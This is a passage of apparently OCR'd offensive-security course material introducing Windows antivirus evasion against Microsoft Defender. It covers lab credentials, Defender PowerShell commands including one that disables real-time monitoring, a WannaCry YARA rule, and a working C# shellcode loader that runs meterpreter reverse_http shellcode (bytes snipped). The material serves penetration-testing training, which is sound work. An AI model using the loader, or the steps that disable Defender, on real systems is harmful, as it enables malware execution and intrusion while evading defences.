
```
        str := ""
        for index := 0; index < insecureRand.Intn(8)+1; index++ {
                str +=
string(alphanumeric[insecureRand.Intn(len(alphanumeric))])
        }
        return str
}

func randomFileName() string {
        noun := randomString()
        noun = strings.ToLower(noun)
        switch insecureRand.Intn(3) {
        case 0:
                noun = strings.ToUpper(noun)
        case 1:
                noun = strings.ToTitle(noun)
        }

        separators := []string{"", "", "", "", "", ".", "-", "_", "--",
"__"}
        sep := separators[insecureRand.Intn(len(separators))]

        alphanumeric := "abcdefghijklmnopqrstuvwxyz0123456789"
        prefix := ""
        for index := 0; index < insecureRand.Intn(3); index++ {
                prefix +=
string(alphanumeric[insecureRand.Intn(len(alphanumeric))])
        }
        suffix := ""
        for index := 0; index < insecureRand.Intn(6)+1; index++ {
                suffix +=
string(alphanumeric[insecureRand.Intn(len(alphanumeric))])
        }

        return fmt.Sprintf("%s%s%s%s%s", prefix, sep, noun, sep, suffix)
}
```

And, again, if we specify a different directory from the one in `binPath`, we, in theory, would have bypassed that check.

Skills Assessment

Scenario

The `Inlanefreight` corporation has hired us to assess their security posture. During the initial meetings with the CISO, it was decided that the assessment will start as an assumed breach scenario where the credentials of a low user will be provided. The scope of the

agreed assessment includes going through several mock target machines and accessing the foreign domain controller. We, in the role of the red team operator, must enumerate the domains and the workstations/servers for any misconfigurations or sensitive data that could be potentially accessed.

For this assumed breach, the corporation has provided the credentials of the user `htb-student` and the password `HTB_@cademy_stdnt!`. The workstation going to be used allows `RDP` connections. While the assessment does not include defense evasion, it is recommended to exercise caution while performing the tasks to reach the end domain controller. An important note from the client is to not crash any of the services across their environment.

14. Introduction to Windows Evasion Techniques

Introduction

Introduction to the Module

In this module, we will be discussing the basics of `evading antivirus`. Specifically, we will focus on evading `Microsoft Defender Antivirus`, which attackers most commonly encounter during engagements. That being said, all the techniques in this module may be adapted to work with other `antivirus` solutions.

Evading antivirus is commonly referred to as a cat-and-mouse game. This is because attackers come up with new attack vectors just as frequently as `antivirus providers` come up with new ways to catch them. Depending on who you ask, one or the other may be a step ahead, but there is never a clear answer. One or the other may be a step ahead, but there is never a clear answer. As of early 2024, while the attack vectors covered in this module remain effective, they are susceptible to detection sooner or later. Thus, it is crucial to prioritize grasping the underlying concepts rather than the specific examples. The techniques discussed here will likely require adaptation and altering in the future to evade detection.

Introduction to the Lab

Throughout this module, we will be working with the following two `Windows` VMs:

- `EVASION-DEV`: A Windows server with administrative privileges access to develop/debug payloads.
- `EVASION-TARGET`: A Windows server with low-privileged user access. The sections' questions and the skills assessments will require to attack this machine.

One way to access the machines is with xfreerdp, using the following syntax. Since files will need to be transferred back and forth, the `/drive` argument allows us to map a local drive to the remote machine (note that `Microsoft Defender Antivirus` may periodically scan and delete files in this folder).

```
xfreerdp /v:[IP] /u:[USERNAME] /p:'[PASSWORD]' /dynamic-resolution
/drive:linux,/tmp
```


EVASION-DEV

This section's question provides access to `EVASION-DEV.` Use it whenever developing an exploit to solve any of the sections' questions.

The credentials for the development VM are the following:

Username	Password	Notes
Administrator	Eva$i0n!	Built-in administrator account
maria	Eva$i0n!	Administrator
max	Eva$i0n!	Standard user

Most of the tools referenced in the sections reside in the ' `C:\Tools` ' folder, and throughout the module, all custom programs developed will assume that this directory is being used.




Note: Unless you know what you are doing, please stick to using the provided VM for development, rather than using your own machine.

EVASION-TARGET

Initially, we only have access to the target VM as the following user:

Username	Password	Notes
alpha	FGQxrLW2	Standard User


For all interactive sections, including the skills assessments, placing files in or interacting with files in the folder `"C:\Alpha"` is required. Each subfolder will generate its own `log.txt` file, which be useful in the case a payload does not work.



Microsoft Defender Antivirus

Introduction to Microsoft Defender Antivirus


`Microsoft Defender Antivirus` is an `antivirus` software component, which comes pre-installed on every copy of `Windows` since Windows 8.



Given the fact that it is built into the [most commonly used (desktop) operating system](), it is unsurprising that `Microsoft Defender Antivirus` is one of the most commonly used `antivirus` solutions.

Behind the Scenes

Behind the scenes, `Microsoft Defender Antivirus` employs a variety of techniques to identify malware, including more traditional `"signature scans"`, as well as more modern `"machine learning models"` (diagram taken from [Microsoft]()).



For the purposes of this module, we can simplify all of the employed techniques into `two main categories` of detection mechanisms:

- `Static Analysis`: which has to do with detecting malware `on-disk`, before it is run.
- `Dynamic Analysis`: which concerns detecting `active` malware in `process memory`.

`Microsoft Defender Antivirus` will scan files or processes for various reasons, such as when it detects:

- `File creation/modification`: so that a malicious file may be caught before being executed
- `Suspicious behavior`: for example, a `Microsoft Word` instance spawning a `PowerShell` instance is more often than not malicious behavior


Throughout this module, we will be learning how to bypass both `static` and `dynamic` detection mechanisms, and even though we will focus on `Microsoft Defender Antivirus` specifically, the techniques taught may be adapted to work with the majority of other `antivirus` software solutions.

Interacting with Microsoft Defender Antivirus

`Microsoft Defender Antivirus` can be managed through the `Windows Security` client interface, through the Defender Module for PowerShell, and a few other ways.

Windows Security Client Interface

The most common way to manage `Microsoft Defender Antivirus` is through the `Virus & Threat protection` tab of the `Windows Security` app built into `Windows`.



The graphic user interface allows us to `start scans`, view `protection history`, modify `protection settings` and configure `folder exclusions`.

Defender Module for PowerShell

The [Defender Module for PowerShell]() allows users to do all of what the GUI interface offers and more.

```
PS C:\> Get-Command -Module Defender

CommandType     Name                                               Version
Source
-----------     ----                                               -------
------
Function        Add-MpPreference                                   1.0
Defender
Function        Get-MpComputerStatus                               1.0
Defender
Function        Get-MpPreference                                   1.0
Defender
Function        Get-MpThreat                                       1.0
Defender
Function        Get-MpThreatCatalog                                1.0
Defender
Function        Get-MpThreatDetection                              1.0
```

```
Defender
Function        Remove-MpPreference                                1.0
Defender
Function        Remove-MpThreat                                    1.0
Defender
Function        Set-MpPreference                                   1.0
Defender
Function        Start-MpScan                                       1.0
Defender
Function        Start-MpWDOScan                                    1.0
Defender
Function        Update-MpSignature                                 1.0
Defender
```

Let's go through some of the more useful commands, starting off with Get-MpComputerStatus, which can be used to get `status details` about `antimalware software` (including `Microsoft Defender Antivirus`) on the computer. For example, based on the output below, we can tell that:

- The signatures were lasted updated on `08.04.2024`
- `Tamper protection` is `disabled`
- The computer is a `virtual machine`
- `Real-time protection` is `enabled`

```
PS C:\> Get-MpComputerStatus

<SNIP>
AntivirusSignatureLastUpdated    : 4/8/2024 3:02:58 PM
<SNIP>
IsTamperProtected                : False
IsVirtualMachine                 : True
<SNIP>
RealTimeProtectionEnabled        : True
```

Get-MpThreat can be used to view the history of threats detected on the computer. For example, below we can assume a `Cobalt Strike Beacon` was detected.

```
PS C:\> Get-MpThreat

CategoryID       : 6
DidThreatExecute : False
IsActive         : False
Resources        :
RollupStatus     : 1
SchemaVersion    : 1.0.0.0
```

```
SeverityID       : 5
ThreatID         : 2147894794
ThreatName       : Backdoor:Win64/CobaltStrike!pz
TypeID           : 0
PSComputerName   :

<SNIP>
```

Get-MpThreatDetection is a similar command, which allows users to view the threat detection history on a computer. If we wanted to get detection events related to the `Cobalt Strike Beacon` detected, we could specify the `ThreatID` as an additonal parameter. Based on this output, we can see that the file `C:\artifact_x64.exe` was detected at `4/9/2024 9:38:39 AM`.

```
PS C:\> Get-MpThreatDetection -ThreatID 2147894794

ActionSuccess                  : True
AdditionalActionsBitMask       : 0
AMProductVersion               : 4.18.24020.7
CleaningActionID               : 2
CurrentThreatExecutionStatusID : 1
DetectionID                    : {BD0541EE-FDE0-4001-9BEF-13CEA41FC7DE}
DetectionSourceTypeID          : 3
DomainUser                     : WIN-I092S2V54F8\Administrator
InitialDetectionTime           : 4/9/2024 9:38:39 AM
LastThreatStatusChangeTime     : 4/9/2024 9:38:55 AM
ProcessName                    : C:\Windows\explorer.exe
RemediationTime                : 4/9/2024 9:38:55 AM
Resources                      : {file:_C:\artifact_x64.exe}
ThreatID                       : 2147894794
ThreatStatusErrorCode          : 0
ThreatStatusID                 : 3
PSComputerName                 :
```

The last two useful commands we will mention are Get-MpPreference and Set-MpPreference, which may be used to configure `Defender`. When playing around with `Microsoft Defender Antivirus`, it is often times necessary to `enable/disable real-time protection` to avoid files getting deleted. This can be done quickly with the following command:


```
PS C:\> Set-MpPreference -DisableRealTimeMonitoring $true
```

Static Analysis

How Does It Work?

In the context of `Microsoft Defender Antivirus`, `static analysis` refers to the detection of malware `on disk` through `signature scans`. This method involves checking `file hashes`, `byte patterns`, and `strings` against a database of known malicious values.

For example, if a computer has a file with `SHA256` hash `ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa`, then static analysis will flag it as a copy of WannaCry, as is shown in the screenshot of VirusTotal below:



Aside from file hashes, `patterns of bytes` (including `strings`) that appear inside a file are another reliable technique to detect malware. For instance, the YARA rule below utilizes 15 different `strings` and 6 `byte sequences` to identify instances of `WannaCry`, even if they have different file hashes.

```
12    rule WannaCry_Ransomware {
13       meta:
14          description = "Detects WannaCry Ransomware"
15          author = "Florian Roth (Nextron Systems) (with the help of binar.ly)"
16          reference = "https://goo.gl/HG2j5T"
17          date = "2017-05-12"
18          hash1 = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
19          id = "2e46b4db-8c94-53ed-ae27-31dd37b04940"
20       strings:
21          $x1 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii
22          $x2 = "taskdl.exe" fullword ascii
23          $x3 = "tasksche.exe" fullword ascii
24          $x4 = "Global\\MsWinZonesCacheCounterMutexA" fullword ascii
25          $x5 = "WNcry@2ol7" fullword ascii
26          $x6 = "www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com" ascii
27          $x7 = "mssecsvc.exe" fullword ascii
28          $x8 = "C:\\%s\\qeriuwjhrf" fullword ascii
29          $x9 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii
30
31          $s1 = "C:\\%s\\%s" fullword ascii
32          $s2 = "<!-- Windows 10 --> " fullword ascii
33          $s3 = "cmd.exe /c \"%s\"" fullword ascii
34          $s4 = "msg/m_portuguese.wnry" fullword ascii
35          $s5 = "\\\\192.168.56.20\\IPC$" fullword wide
36          $s6 = "\\\\172.16.99.5\\IPC$" fullword wide
37
38          $op1 = { 10 ac 72 0d 3d ff ff 1f ac 77 06 b8 01 00 00 00 }
39          $op2 = { 44 24 64 8a c6 44 24 65 0e c6 44 24 66 80 c6 44 }
40          $op3 = { 18 df 6c 24 14 dc 64 24 2c dc 6c 24 5c dc 15 88 }
41          $op4 = { 09 ff 76 30 50 ff 56 2c 59 59 47 3b 7e 0c 7c }
42          $op5 = { c1 ea 1d c1 ee 1e 83 e2 01 83 e6 01 8d 14 56 }
43          $op6 = { 8d 48 ff f7 d1 8d 44 10 ff 23 f1 23 c1 }
44       condition:
45          uint16(0) == 0x5a4d and filesize < 10000KB and ( 1 of ($x*) and 1 of ($s*) or 3 of ($op*) )
46    }
```

The signature database used by `Microsoft Defender Antivirus` is not publicly available; however, we can explore it indirectly with [ExpandDefenderSig.ps1](), a reverse engineering script developed by [Matt Graeber]() that decompresses `Windows Defender Antivirus` signatures.

Using the script, we can see for example that `"WNcry@2ol7"` (one of the strings from the YARA rule above) shows up in `Microsoft's signature database`:

```
PS C:\Tools\ExpandDefenderSig> Import-Module
C:\Tools\ExpandDefenderSig\ExpandDefenderSig.ps1
PS C:\Tools\ExpandDefenderSig> ls "C:\ProgramData\Microsoft\Windows
Defender\Definition Updates\{50326593-AC5A-4EB5-A3F0-
047A75D1470C}\mpavbase.vdm" | Expand-DefenderAVSignatureDB -OutputFileName
mpavbase.raw

    Directory: C:\Tools\ExpandDefenderSig

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
```

```
-a----          4/9/2024  12:50 PM       79092299 mpavbase.raw

PS C:\Tools\ExpandDefenderSig> C:\Tools\Strings\strings64.exe
.\mpavbase.raw | Select-String -Pattern "WNcry@2ol7"

WNcry@2ol7d
WNcry@2ol7
```

Case Study: NotMalware

Baseline


After having a basic understanding of `static analysis`, we will learn how to modify a malicious program such that `Microsoft Defender Antivirus` does not detect it when stored on disk. In this case, we'll use the following `shellcode loader` written in `C#`, which uses common `WinAPI` functions to execute meterpreter/reverse_http shellcode (don't worry about understanding exactly how this program works).

```
using System;
using System.Linq;
using System.Runtime.InteropServices;

namespace NotMalware
{
    internal class Program
    {
        [DllImport("kernel32")]
        private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,
UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

        [DllImport("kernel32")]
        private static extern bool VirtualProtect(IntPtr lpAddress, uint
dwSize, UInt32 flNewProtect, out UInt32 lpflOldProtect);

        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32
lpThreadAttributes, UInt32 dwStackSize, IntPtr lpStartAddress, IntPtr
param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle,
UInt32 dwMilliseconds);

        static void Main(string[] args)
        {
            // Shellcode (msfvenom -p windows/x64/meterpreter/reverse_http
LHOST=... LPORT=... -f csharp)
```

```
            byte[] buf = new byte[] {<SNIP>};

            // Allocate RW space for shellcode
            IntPtr lpStartAddress = VirtualAlloc(IntPtr.Zero,
(UInt32)buf.Length, 0x1000, 0x04);

            // Copy shellcode into allocated space
            Marshal.Copy(buf, 0, lpStartAddress, buf.Length);

            // Make shellcode in memory executable
            UInt32 lpflOldProtect;
            VirtualProtect(lpStartAddress, (UInt32)buf.Length, 0x20, out
lpflOldProtect);

            // Execute the shellcode in a new thread
            UInt32 lpThreadId = 0;
            IntPtr hThread = CreateThread(0, 0, lpStartAddress,
IntPtr.Zero, 0, ref lpThreadId);

            // Wait until the shellcode is done executing
            WaitForSingleObject(hThread, 0xffffffff);
        }
    }
}
```


Note: When creating a new project, make sure to select `Console App (.NET Framework)`, and when compiling make sure to target `x64` in `Release` mode.

Compiling and executing this program, with `Real-time protection` disabled, we can see that it works as intended, resulting in a meterpreter session.



Note: The folder `C:\Tools` has an antivirus exclusion, so that we can use/develop tools without worrying about `Microsoft Defender Antivirus` deleting them.

